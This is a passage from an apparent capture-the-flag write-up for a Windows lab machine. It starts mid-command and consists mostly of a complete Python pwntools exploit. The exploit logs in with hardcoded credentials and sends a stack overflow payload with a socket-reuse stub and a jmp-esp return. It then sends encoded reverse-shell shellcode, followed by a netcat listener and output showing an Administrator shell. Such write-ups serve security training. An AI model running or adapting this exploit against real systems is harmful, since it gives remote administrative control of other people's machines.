"\x00" -f python -v shellcode
```

Our full exploit looks as follows:

```
#!/usr/bin/python

from pwn import *
import time

host,port = sys.argv[1], int(sys.argv[2])
r = remote(host,port)
r.sendlineafter(b"Username: ", b"alfiansyah")
r.sendlineafter(b"Password: ", b"K3r4j@@nM4j@pAh!T")

shellcode =  b""
shellcode += b"\xda\xd3\xd9\x74\x24\xf4\xbf\x6c\xd0\xc3\x1a"
shellcode += b"\x5e\x29\xc9\xb1\x52\x83\xc6\x04\x31\x7e\x13"
shellcode += b"\x03\x12\xc3\x21\xef\x16\x0b\x27\x10\xe6\xcc"
shellcode += b"\x48\x98\x03\xfd\x48\xfe\x40\xae\x78\x74\x04"
shellcode += b"\x43\xf2\xd8\xbc\xd0\x76\xf5\xb3\x51\x3c\x23"
shellcode += b"\xfa\x62\x6d\x17\x9d\xe0\x6c\x44\x7d\xd8\xbe"
shellcode += b"\x99\x7c\x1d\xa2\x50\x2c\xf6\xa8\xc7\xc0\x73"
shellcode += b"\xe4\xdb\x6b\xcf\xe8\x5b\x88\x98\x0b\x4d\x1f"
shellcode += b"\x92\x55\x4d\x9e\x77\xee\xc4\xb8\x94\xcb\x9f"
shellcode += b"\x33\x6e\xa7\x21\x95\xbe\x48\x8d\xd8\x0e\xbb"
shellcode += b"\xcf\x1d\xa8\x24\xba\x57\xca\xd9\xbd\xac\xb0"
shellcode += b"\x05\x4b\x36\x12\xcd\xeb\x92\xa2\x02\x6d\x51"
shellcode += b"\xa8\xef\xf9\x3d\xad\xee\x2e\x36\xc9\x7b\xd1"
shellcode += b"\x98\x5b\x3f\xf6\x3c\x07\x9b\x97\x65\xed\x4a"
shellcode += b"\xa7\x75\x4e\x32\x0d\xfe\x63\x27\x3c\x5d\xec"
shellcode += b"\x84\x0d\x5d\xec\x82\x06\x2e\xde\x0d\xbd\xb8"
shellcode += b"\x52\xc5\x1b\x3f\x94\xfc\xdc\xaf\x6b\xff\x1c"
shellcode += b"\xe6\xaf\xab\x4c\x90\x06\xd4\x06\x60\xa6\x01"
```

```
shellcode += b"\x88\x30\x08\xfa\x69\xe0\xe8\xaa\x01\xea\xe6"
shellcode += b"\x95\x32\x15\x2d\xbe\xd9\xec\xa6\xcb\x17\xe0"
shellcode += b"\x22\xa4\x25\xfc\x6d\x3b\xa3\x1a\x1b\x53\xe5"
shellcode += b"\xb5\xb4\xca\xac\x4d\x24\x12\x7b\x28\x66\x98"
shellcode += b"\x88\xcd\x29\x69\xe4\xdd\xde\x99\xb3\xbf\x49"
shellcode += b"\xa5\x69\xd7\x16\x34\xf6\x27\x50\x25\xa1\x70"
shellcode += b"\x35\x9b\xb8\x14\xab\x82\x12\x0a\x36\x52\x5c"
shellcode += b"\x8e\xed\xa7\x63\x0f\x63\x93\x47\x1f\xbd\x1c"
shellcode += b"\xcc\x4b\x11\x4b\x9a\x25\xd7\x25\x6c\x9f\x81"
shellcode += b"\x9a\x26\x77\x57\xd1\xf8\x01\x58\x3c\x8f\xed"
shellcode += b"\xe9\xe9\xd6\x12\xc5\x7d\xdf\x6b\x3b\x1e\x20"
shellcode += b"\xa6\xff\x3e\xc3\x62\x0a\xd7\x5a\xe7\xb7\xba"
shellcode += b"\x5c\xd2\xf4\xc2\xde\xd6\x84\x30\xfe\x93\x81"
shellcode += b"\x7d\xb8\x48\xf8\xee\x2d\x6e\xaf\x0f\x64"

recv = (
    b"\x54"                     # PUSH ESP
    b"\x58"                     # POP EAX
    b"\x66\x83\xC0\x48"         # ADD AX, 0x48
    b"\x83\xEC\x64"             # SUB ESP, 0x64
    b"\x31\xDB"                 # XOR EBX, EBX
    b"\x53"                     # PUSH EBX
    b"\x80\xC7\x04"             # ADD BH, 0x4
    b"\x53"                     # PUSH EBX
    b"\x54"                     # PUSH ESP
    b"\x5B"                     # POP EBX
    b"\x83\xC3\x64"             # ADD EBX, 0x64
    b"\x53"                     # PUSH EBX
    b"\xff\x30"                 # PUSH DWORD PTR DS:[EAX]
    b"\x8b\x05\xac\x82\x90\x71" # MOV EAX,DWORD PTR DS:[719082AC]
    b"\xFF\xD0"                 # CALL EAX
)

payload = recv
payload += b"A"*(66-len(payload))
payload += p32(0x719023a8) # jmp esp
payload += b"\xeb\xb8" # jmp back
payload += b"C"*(1000-len(payload))
r.sendlineafter(b"FullName: ", b"testtest")
r.sendlineafter(b"Input Your Code: ", payload)

time.sleep(1)
r.send(shellcode)
```

We open a listener on port 9999:

```
nc -lnvp 9999
```

After running the exploit, a reverse shell with `Administrator` privileges is sent back to our listener. The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.

```
nc -lnvp 9999

Connection from 10.10.11.115:63167
Microsoft Windows [Version 10.0.19043.1266]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
hancliffe\administrator
```